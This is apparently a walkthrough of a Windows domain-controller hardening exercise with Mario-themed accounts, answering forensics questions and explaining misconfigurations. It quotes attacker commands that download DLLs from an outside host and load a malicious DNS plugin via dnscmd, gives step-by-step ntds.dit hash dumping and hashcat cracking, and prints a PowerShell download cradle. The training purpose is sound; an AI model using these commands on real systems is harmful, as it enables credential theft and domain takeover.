

MUSHROOM KINGDOM
SERVER
WALKTHROUGH

Written by: RainbowDynamix

Scored Check Categories

- Forensics Questions - 5
- Access Control - 8
- Unauthorized Files and Applications - 2
- Persistence Mechanisms - 2
- Security Policies - 3
- Application Security - 10

Forensics Questions

Forensics Question 1 is correct

According to Kingdom Management, suspicious activity appeared under a user that no longer exists.

What is the SID (Security Identifier) of the deleted user?


EXAMPLE: S-1-5-21-1234567890-123456789-1234567890-2019

Answer: S-1-5-21-2784171390-1266567518-1641001447-1601

In this scenario, the Active Directory Recycle Bin is configured. This allows deleted objects to be stored away before they are permanently deleted by a system administrator in case of a mistake, or if sensitive objects need to be restored.

In Active Directory, just about everything is an object, including users. This means that you can query the AD Recycle Bin to find the deleted user this forensics question is referring to.

In an Administrator PowerShell session, type "Get-ADObject -ldapFilter:"(msDS-LastKnownRDN=*)" -IncludeDeletedObjects -properties *" -IncludeDeletedObjects" to view a list of objects in the AD Recycle Bin. You should see a user named, "bowser", in this list along with all of his account properties.



```
PS C:\windows\system32> Get-ADObject -ldapFilter:"(msDS-LastKnownRDN=*)" -IncludeDeletedObjects -properties * -IncludeDeletedObjects

accountExpires : 9223372036854775807
adminCount : 1
badPasswordTime : 132419977130227093
badPwdCount : 0
CanonicalName : mushroom.kingdom/Deleted Objects/Bowser
CN : Bowser
codePage : 0
countryCode : 0
Created : 8/15/2020 12:54:46 PM
createTimeStamp : 8/15/2020 12:54:46 PM
Deleted : True
Description :
DisplayName :
DistinguishedName : CN=Bowser\0ADEL:c2f56ef7-8789-4593-9e73-74fc42a910c,CN=Deleted Objects,DC=mushroom,DC=kingdom
dsCorePropagationData : {8/15/2020 1:04:03 PM, 12/31/1600 4:00:00 PM}
instanceType : 4
isDeleted : True
LastKnownParent : CN=Users,DC=mushroom,DC=kingdom
lastLogoff : 0
lastLogon : 132419977504132290
lastLogonTimestamp : 132419949408512011
logonCount : 0
Modified : 8/15/2020 2:43:11 PM
modifyTimeStamp : 8/15/2020 2:43:11 PM
msDS-LastKnownRDN : Bowser
Name : Bowser
nTSecurityDescriptor : System.DirectoryServices.ActiveDirectorySecurity
objectCategory :
objectClass : user
objectGUID : c2f56ef7-8789-4593-9e73-74fc42a910c
objectsid : S-1-5-21-2784171390-1266567518-1641001447-1601
primaryGroupId : 513
ProtectedFromAccidentalDeletion : False
```

In this command, we are simply querying AD via LDAP and asking for all objects where the [msDS-LastKnownRDN](#) attribute is equal to any value (wildcard) and including deleted objects according to the required parameters of the `Get-ADObject` cmdlet. We also request all properties of this object with a wildcard (`-properties *`) in order to view Bowser's SID before his account was deleted.

Forensics Question 2 is correct


Under the same deleted user, a specific command was used to escalate privileges and leak user information.

What command was run to load this escalation mechanism?

EXAMPLE: `accesschk.exe /accepteula -uwcqv 'Authenticated Users' *`

Answer: `dnscmd mushroom.kingdom /config /serverlevelplugindll C:\Windows\System32\mkxproxyloader.dll`

There were a lot of bad practices and misconfigurations in this scenario, but there was enough forensic evidence to solve this case of a malicious attack. Before you began your investigation, Luigi configured PowerShell Transcription: a security feature used to create detailed audit logs of commands that are entered and invoked with the PowerShell engine. Because Bowser leveraged the WinRM service to gain shell access, his actions were traced through this mechanism. If we open the Local Group Policy editor and filter by the state of configured policies, we can see that PowerShell Transcription is indeed enabled and logs are stored in "C:\Windows\security\logs\scrpt".



Combing through these logs, you'll notice that in "PowerShell_transcript.CASTLE-DC.+67V4VXL.20200815125543" (logged August 15th, 2020), Bowser executes the following commands in order.

```
Add-MpPreference -ExclusionExtension "exe", "dll"  
iwr -Uri http://www.shiversoft.net/tmp-imks/mksproxy.dll -OutFile C:\Windows\SysWOW64\mksproxy.dll  
iwr -Uri http://www.shiversoft.net/tmp-imks/mkxproxyloader.dll -OutFile C:\Windows\System32\mkxproxyloader.dll  
dnscmd mushroom.kingdom /config /serverlevelpluginDll C:\Windows\System32\mkxproxyloader.dll  
sc.exe stop dns  
sc.exe start dns
```

Standing out in bold is the command Bowser uses to "load" a privilege escalation mechanism and leak user information by loading a custom Mimikatz DLL into DNS to dump user credentials. (See "*Mimikatz DnsServerPluginDll has been removed*" for more details).

A screenshot of a Google search results page. The search query is "dnscmd /config /serverlevelplugin.dll". The results show several links, with the first few being highlighted in red boxes. The top result is from blog.3or.de, titled "Hunting DNS Server Level Plugin dll injection". Below it is a link from lolbas-project.github.io titled "dnscmd | LOLBAS". Another result from github.com is shown, followed by one from www.ired.team. The results are from May 9, 2017.

dnscmd /config /serverlevelplugin.dll

About 262,000 results (0.62 seconds)

Showing results for **dnscmd /config /server level plugin dll**
Search instead for [dnscmd /config /serverlevelplugin.dll](#)

[blog.3or.de › hunting-dns-server-level-plugin-dll-inject...](#)

Hunting DNS Server Level Plugin dll injection

May 9, 2017 – [dnscmd.exe dc1.lab.internal /config /serverlevelplugin.dll](#)
\\192.168.0.149\\dll\\wtf.dll. Whereas the **dll** has to be as a special DNS **server plugin dll**. (my GitHub) The DNS service gets restarted. The **DLL** is loaded into dns.exe and the API functions are called.

[lolbas-project.github.io › lolbas › Binaries › Dnscmd](#)

dnscmd | LOLBAS

C:\Windows\System32\[Dnscmd.exe](#); C:\Windows\SysWOW64\[Dnscmd.exe](#). Resources: ...
<https://blog.3or.de/hunting-dns-server-level-plugin-dll-injection.html> ...

[github.com › master › Archive-Old-Version › OSBinaries](#)

LOLBAS-1/Dnscmd.exe.md at master · yeintminthuhtut ...

[dnscmd.exe dc1.lab.int /config /serverlevelplugin.dll \\192.168.0.149\\dll\\wtf.dll](#) Adds a ...
<https://blog.3or.de/hunting-dns-server-level-plugin-dll-injection.html> ...

[www.ired.team › active-directory-kerberos-abuse › from-...](#)

From DnsAdmins to SYSTEM to Domain Compromise - Red ...

In this lab I'm trying to get code execution with **SYSTEM level** privileges on a DC that ... As mentioned earlier, we need to build a DNS **plugin DLL** that we will be ... [dnscmd dc01 /config /serverlevelplugin.dll \\10.0.0.2\tools\dns-priv\dnsprivesc.dll](#) ... utility that allows people with DnsAdmins privileges manage the DNS **server**.

A stripped Google search of this command will reveal that this was indeed the command the forensics question is referring to. I highly suggest that you read into this. It's pretty interesting :).

References:

[SpectX | Analyzing PowerShell Transcripts](#)

[Red Team Experiments | From DnsAdmins to SYSTEM to Domain Compromise](#)

Forensics Question 3 is correct

After this system was breached, logs showed initial activity escalating from Luigi's account. Due to the lack of password policies in place, we believe Luigi's password was compromised.

What is Luigi's current plaintext password?

EXAMPLE: iloveyou2

Answer: princess

Since password policies weren't properly enforced in this domain, users were able to create weak passwords. Luigi, a Domain Admin, was one of them. In order to get Luigi's plaintext password, we must think like an attacker for a bit. Since Luigi is a Domain User, his password hash is *NOT* stored in SAM. Rather, it is stored in the Active Directory database, contained in a file called *ntds.dit*. Since this file always has a handle attached to it by the Active Directory service, we cannot simply open it and view password hashes to crack later. Instead, we can create a Volume Shadow Copy of the file on-disk, extract the system boot key to decrypt the password hashes from the *ntds.dit* file, then crack Luigi's password using the following steps below:

1. Create a Volume Shadow Copy of ntds.dit

```
Administrator: Command Prompt
Microsoft Windows [Version 10.0.17763.1098]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>vssadmin create shadow /for=C:
vssadmin 1.1 - Volume Shadow Copy Service administrative command-line tool
(C) Copyright 2001-2013 Microsoft Corp.

Successfully created shadow copy for 'C:\'
Shadow Copy ID: {e2a0f95c-25ea-4fef-bffb-6e68eb997a27}
Shadow Copy Volume Name: \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1

C:\Windows\system32>copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\windows\ntds\ntds.dit C:\Users\mario\Desktop\ntds.dit
1 file(s) copied.
```

Note: Be sure to use the right shadow copy volume name when copying files.
(Highlighted above)

2. Extract system boot key

```
C:\Windows\system32>reg save HKLM\SYSTEM C:\Users\mario\Desktop\SYSTEM
The operation completed successfully.
```

```
C:\Windows\system32>
```

3. Download and Import the DSInternals PowerShell module

```
Administrator:Windows PowerShell
PS C:\Windows\system32> Install-Module -Name DSInternals -Force
NuGet provider is required to continue
PowerShellGet requires NuGet provider version '2.8.5.201' or newer to interact with NuGet-based repositories. The NuGet provider must be available in 'C:\Program Files\PackageManagement\ProviderAssemblies' or 'C:\Users\Mario\AppData\Local\PackageManagement\ProviderAssemblies'. You can also install the NuGet provider by running 'Install-PackageProvider -Name NuGet -MinimumVersion 2.8.5.201 -Force'. Do you want PowerShellGet to install and import the NuGet provider now?
[Y] Yes [N] No [S] Suspend [?] Help (default is "Y"): Y
PS C:\Windows\system32>
PS C:\Windows\system32>
PS C:\Windows\system32> Import-Module DSInternals -Force
PS C:\Windows\system32>
```

4. Extract the password hashes from the ntds.dit file

```
PS C:\Windows\system32> $key = Get-BootKey -SystemHiveFilePath C:\Users\mario\Desktop\SYSTEM
PS C:\Windows\system32> Get-ADDBAccount -All -DBPath C:\Users\mario\Desktop\ntds.dit -BootKey $key
Get-ADDBAccount : The database is not in a clean state. Try to recover it first by running the 'esentutl /r edb /d' command.
At line:1 char:1
+ Get-ADDBAccount -All -DBPath C:\Users\mario\Desktop\ntds.dit -BootKey ...
+ ~~~~~
+ CategoryInfo          : OpenError: (:) [Get-ADDBAccount], InvalidDatabaseStateException
+ FullyQualifiedErrorId : DBContextError,DSInternals.PowerShell.Commands.GetADDBAccountCommand
```

When you get the error shown above, simply clean the ntds.dit file with esentutl using the following command (esentutl /p <ntds.dit file path> /!10240 /8 /o)

```
PS C:\Windows\system32> esentutl /p C:\Users\mario\Desktop\ntds.dit /!10240 /8 /o
Initiating REPAIR mode...
Database: C:\Users\mario\Desktop\ntds.dit
Temp. Database: TEMPREPAIR3628.EDB

Checking database integrity.

The database is not up-to-date. This operation may find that
this database is corrupt because data from the log files has
yet to be placed in the database.

To ensure the database is up-to-date please use the 'Recovery' operation.

Scanning Status (% complete)
0   10  20  30  40  50  60  70  80  90  100
|----|---|----|---|----|---|----|---|----|---|
.....
```

Initiating DEFragmentation mode...

Now, run the *Get-ADDBAccount* command again and *voila!* We now have the password hashes!

```
PS C:\Windows\system32> Get-ADDBAccount -All -DBPath C:\Users\mario\Desktop\ntds.dit -BootKey $key
DistinguishedName: CN=Administrator,CN=Users,DC=mushroom,DC=kingdom
Sid: S-1-5-21-2784171390-1266567518-1641001447-500
Guid: 72755a53-2bca-447a-899f-feb4349e0cc0
SamAccountName: Administrator
SamAccountType: User
```

5. Crack Luigi's password hash

If we output the hashes to a file, we can search for "Luigi" and save his password hash.

```
DistinguishedName: CN=Luigi,CN=Users,DC=mushroom,DC=kingdom
Sid: S-1-5-21-2784171390-1266567518-1641001447-1103
Guid: 421f08c4-24b1-4a91-954f-b32a80f05df2
SamAccountName: Luigi
SamAccountType: User
UserPrincipalName:
PrimaryGroupId: 513
SidHistory:
Enabled: True
UserAccountControl: NormalAccount, PreAuthNotRequired
AdminCount: True
Deleted: False
LastLogonDate: 8/16/2020 6:01:31 PM
DisplayName:
GivenName:
Surname:
Description:
ServicePrincipalName:
SecurityDescriptor: DiscretionaryAclPresent, SystemAclPresent, DiscretionaryAclAutoInherited, SystemAclAutoInherited,
DiscretionaryAclProtected, SelfRelative
Owner: S-1-5-21-2784171390-1266567518-1641001447-512
Secrets
    NTHash: fb4bf3ddf37cf6494a9905541290cf51
    LMHash:
```

Since we know Luigi's password was cracked and no password policy is enforced, as an attacker, we can assume this password is weak. One of the most common password cracking attacks is a dictionary attack, which is perfectly suitable for most weak passwords. For this attack, we will use *rockyou.txt*, a well-known database of commonly used passwords along with hashcat to see if any password in our dictionary produces the same hash as our target hash. If they do, we will know the clear-text password.

```
root@kali:/home/rainbowdynamix# hashcat -m 1000 -a 0 fb4bf3ddf37cf6494a9905541290cf51 /usr/share/wordlists/rockyou.txt --force
hashcat (v5.1.0) starting ...
OpenCL Platform #1: The pocl project
=====
* Device #1: pthread-Intel(R) Core(TM) i5-8300H CPU @ 2.30GHz, 512/1709 MB allocatable, 2MCU

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Dictionary cache hit:
* Filename...: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

fb4bf3ddf37cf6494a9905541290cf51:princess

Session.....: hashcat
Status.....: Cracked
Hash.Type....: NTLM
Hash.Target...: fb4bf3ddf37cf6494a9905541290cf51
Time.Started...: Thu Dec 24 02:21:39 2020 (0 secs)
Time.Estimated ...: Thu Dec 24 02:21:39 2020 (0 secs)
Guess.Base....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue....: 1/1 (100.00%)
Speed.#1.....: 23875 H/s (0.16ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests, 1/1 (100.00%) Salts
Progress.....: 2048/14344385 (0.01%)
Rejected.....: 0/2048 (0.00%)
Restore.Point...: 0/14344385 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1...: 123456 → lovers1
```

Boom! We got a hit! Luigi's password is, "princess"! Now.. While you're at it, I suggest you get that password changed, and *maybe* enforce a good password policy?

References:

[DS Internals | Dumping the contents of ntds.dit files using PowerShell](#)

[Stealthbits | Ntds.dit Password Extraction](#)

Forensics Question 4 is correct

This Domain Controller is running an E-COM website at http://mushroom.kingdom for clients in this domain.

According to the MS-SQL database also running on this system, what is the hexadecimal representation of Lakitu's SQL password hash?

EXAMPLE:


657665727920636F7079206F6620736D363420697320706572736F6E616C697A65645b2d2d3
e2073686f75746f75747320746f2073696d706c65666c697073203c2d2d5d

Answer:

0200A37A23FD8751B5FC6C7EAEF9D29457E13CC0C1036427AE54E239F8B11C93248CDD
74F9D69DCC05CFBD17DBA4C0A2610F0D960AB61472A6355A9F091AB1FC83862B229D0F

For SQL logins in MS-SQL, password hashes are stored in the database. Using a simple query as a SQL admin, we can get Lakitu's password hash using the following steps.

1. Open Microsoft SQL Server Management Studio 18 and connect to the database



2. Select "New Query" and execute the following snippet

```
1 select Loginproperty('Lakitu','PasswordHash')
```

Results	Messages
(No column name)	
1 0x0200A37A23FD8751B5FC6C7EAEF9D23457E13CC0C1036427AE54E239F8B11C93248CDD74F9D69DCC05CFBD17DBA4C0A2610F0D960AB61472A6355A9F031AB1FC83862B229D0F	Answer

Note: Do not include the '0x' at the beginning of the hash in your answer! Refer to the example hash.

References:

[CQURE ACADEMY | Understand how to extract hashes from SQL server logins before you regret](#)

Forensics Question 5 is correct

At a regular interval, several dangerous commands are being executed against this domain controller from a remote location, thus leading management to believe it is some sort of malicious script. Unfortunately, no transcription logs appear to show where this script is coming from, nor what commands are being run on this system. It is important that whatever activity is occurring should be stopped immediately while maintaining our critical services for the kingdom. Please report your findings below.

What is the name of the script being downloaded and executed?


EXAMPLE: PowerUp.ps1

If this doesn't teach you to preserve the system state as much as possible during an investigation, I don't know what will. According to the question, there are no logs being recorded that trace the origin of these commands being run at an interval. It's vague, but we'll break it down so we can narrow our methodology to trace this "script".


First and foremost, we know that commands are being executed, which means that we should see the process downloading this script if we are constantly analyzing them.

Looking at the list of running processes, we know there is a backdoor listening on the system disguised as "inetinfo.exe" (Refer to "inetinfo shell removed"). Perhaps commands are being sent through there? Let's have a look.

In Process Explorer by Sysinternals, you'll notice that periodically, inetinfo.exe will spawn a few interesting child processes as shown below:



Here, we can see that the inetinfo backdoor spawns a cmd shell (no surprise there), but more interestingly, a separate console host along with powershell. If you right-click the powershell process and select "Properties" in time, you can see the arguments that were passed into powershell from the cmd shell instance.



Displayed below is the full command line execution of the powershell process. It looks overwhelming, but it's actually quite simple. What is executed is formally known as a "download cradle", which in this case uses the *Invoke-Expression* (IEX) cmdlet to instantiate a *Net.WebClient* object and download a script from a base64 encoded URL. This is a common technique used by attackers to execute scripts in-memory without ever touching the disk.

```
powershell.exe -ep bypass -noprofile "IEX (New-Object  
Net.WebClient).DownloadString([System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String('aHR0cHM6Ly9yYXcuZ2l0aHVidXNlc...'))"
```

If we decode the base64 string, we get a direct link to a script on GitHub called, "GoombasWrath.ps1".

Decode from Base64 format

Simply enter your data then push the decode button.

```
aHR0cHM6Ly9yYXcuZ2I0aHVidXNlcmlNbnnRlbnQuY29tL2Jvd3NlcjEzMzcvc2VjcmV0LXNjcmIwdC9tYXN0ZXlvR29vbWJhc1dyYXRoLnBzMQ==
```

i For encoded binaries (like images, documents, etc.) use the file upload form a bit further down on this page.

UTF-8 Source character set.

Decode each line separately (useful for multiple entries).

Live mode OFF Decodes in real-time when you type or paste (supports only UTF-8 character set).


< DECODE >

Decodes your data into the textarea below.

```
https://raw.githubusercontent.com/bowser1337/secret-script/master/GoombasWrath.ps1
```

If you were wondering why your services kept going down, here's why:

```
<#
GoombasWrath.ps1


```

Access Control

Anonymous LDAP bind is disabled


Specified in the README were a list of critical services, one of which was Active Directory Domain Services (AD DS). Because Active Directory is a *directory* service, it uses the LDAP (Lightweight Directory Access Protocol) as its back-end. Because of this, clients may authenticate and query information from Active Directory Domains based on the permissions configured in ADSI (Active Directory Service Interfaces).


This vulnerability has to do with information leakage through an LDAP query that can be made anonymously (NT AUTHORITY\ANONYMOUS LOGON) due to a value in ADSI that tells Active Directory to allow anonymous LDAP operations (fLDAPBlockAnonOps in the dSHeuristics string). More information can be found [here](#).

In the attack conducted against this Domain Controller, this vulnerability allowed the attacker to enumerate information from the domain such as user information and root configuration information.

